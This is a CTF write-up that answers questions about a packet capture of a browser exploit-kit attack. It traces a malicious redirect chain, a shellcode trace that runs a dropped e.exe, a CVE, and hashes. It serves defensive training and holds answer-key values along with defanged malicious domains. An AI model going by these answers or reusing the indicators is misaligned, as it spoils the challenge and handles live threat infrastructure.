NukeTheBrowser
📅 Published: 2026-04-19 14:00 | 🔄 Last Updated: 2026-05-12 18:42
https://cyberdefenders.org/blueteam-ctf-challenges/nukethebrowser/
Basic triage
| 10.0.4.15 | 64.236.114.1 (honeynet.org) | 10.0.4.15 [8fd12edd2dc1462] [8fd12edd2dc1462.] [8FD12EDD2DC1462] (Windows) |
|---|---|---|
| 192.168.56.52 | 192.168.56.51 [shop.honeynet.sg] (Other) | |
| 192.168.56.51 | ||
| 10.0.3.15 | 192.168.56.52 | sploitme.com.cn |
| 64.236.114.1 | ||
| 192.168.56.50 | 192.168.56.51 [shop.honeynet.sg] (Other) | |
| 10.0.2.15 | 192.168.56.51 | |
| 10.0.5.15 | 224.0.0.22 |

By using the filter http.host==sploitme.com.cn and checking the http.referer field, I can deduce the malicious website chain:
i can deduce the malicious website chain: shop.honeynet[.]sg → sploitme.com[.]cn → rapidshare.com.eyu32[.]ru
Q1 Multiple systems were targeted. Provide the IP address of the highest one.
Navigate to Statistics > Conversations, and then sort by IP address to find the highest one:
10.0.5.15
Q2 What protocol do you think the attack was carried over?
The answer was obvious
HTTP
Q3 What was the URL for the page used to serve malicious executables (don't include URL parameters)?
Navigate to Networkminer files tab and search for exe file

We know the the website that served the malicious executable is: http://sploitme.com.cn/
using wireshark and use the filter: http.host=="sploitme.com.cn"

http://sploitme.com.cn/fg/load.php
Q4 What is the number of the packet that includes a redirect to the french version of Google and probably is an indicator for Geo-based targeting?
Redirect: In the HTTP protocol, server-side redirection is executed by returning a status code of 301 (moved permanently) or 302 (found). Consequently, the response packet will include a Location: <newURL> header field, which instructs the browser to automatically navigate to that new page.
Respectively, in Wireshark we use the filter: http.location contains "google”

299
Q5 What was the CMS used to generate the page 'shop.honeynet.sg/catalog/'? (Three words, space in between)
- CMS (Content Management System): A platform that allows users to create, edit, and manage website content without needing any programming knowledge.
- General-purpose CMS (Blogs, News, Corporate websites): WordPress (powering over 40% of all websites globally), Joomla, and Drupal.
- E-commerce CMS: Shopify, Magento, WooCommerce, OpenCart, and osCommerce systems.
- A Zero-day Goldmine: These platforms are a goldmine for hackers looking to discover and exploit zero-day vulnerabilities.
- Reconnaissance Technique: Attackers often use the HTTP Host header to probe and enumerate the targe
- Using http.host==”shop.honey.net.sg” and skim through the packet to find any special one.

The server also have the cookie named OsCsid, also an artifacts of osCommerce installation
I asked AI for the full name.
osCommerce Online Merchant
Q6 What is the number of the packet that indicates that 'show.php' will not try to infect the same host twice?
i use the filter: http.request.uri contains "show.php”

I skimmed through all the packets and clearly the uri: /fg/show.php is malicious as it served obfuscated javascript

And packet no.366 caught my attention because: it’s the third request from 10.0.2.15 to 192.168.56.52 GET /fg/show.php?s=3feb5a6b2f
The server returns a 404 error, which is an intentional behavior designed to avoid infecting the same host multiple times."

366
Q7 One of the exploits being served targets a vulnerability in "msdds.dll". Provide the corresponding CVE number.
Using google with the dll file as the keyword:
CVE-2005-2127
Q8 What is the name of the executable being served via 'http://sploitme.com.cn/fg/load.php?e=8' ?
Extract the Javascript found in Q6, there are two of them

and use an online javascript compiler (change val into console.log)


There are 4 block of obfucated code like this
We then use cyberchef:
- swap endianess: for windows LE type
- From hex: to binary

Here we can see some patterns were revealed related to the load.php?e=8
Save the output as shellcode.bin and using scdbg to analyze it:
scdbg -f shellcode.bin /findsc

4010d7  WinExec(C:\users\cuong_nguyen\AppData\Local\Temp\e.exe)
4010e0  ExitThread(0)
Here the shellcode import urlmon.dll: the dll relates to internect connection and file download
Based on the
scdbgtrace (WinExec(C:\users\...\Temp\e.exe)), the name of the executable ise.exe
Q9 One of the malicious files was first submitted for analysis on VirusTotal at 2010-02-17 11:02:35 and has an MD5 hash ending with '78873f791'. Provide the full MD5 hash.
The easiest method to solve this question is to use Networkminer, navigate to files tab and search for executable files.


Networkminer already calculate the hash for us - which exactly matched the hash in the question.
52312bb96ce72f230f0350e78873f791
Q10 What is the name of the function that hosted the shellcode relevant to 'http://sploitme.com.cn/fg/load.php?e=3'?
From the analysis in Q8, we knew that sploitme.com.cn/fg/load[.]php?e=3 related to the first obfuscated block

Which is

The answer is: aolwinamp
Q11 Deobfuscate the JS at 'shop.honeynet.sg/catalog/' and provide the value of the 'click' parameter in the resulted URL.
Use the same process as Q8

84c090bd86
Q12 Deobfuscate the JS at 'rapidshare.com.eyu32.ru/login.php' and provide the value of the 'click' parameter in the resulted URL.
Same as the previous question
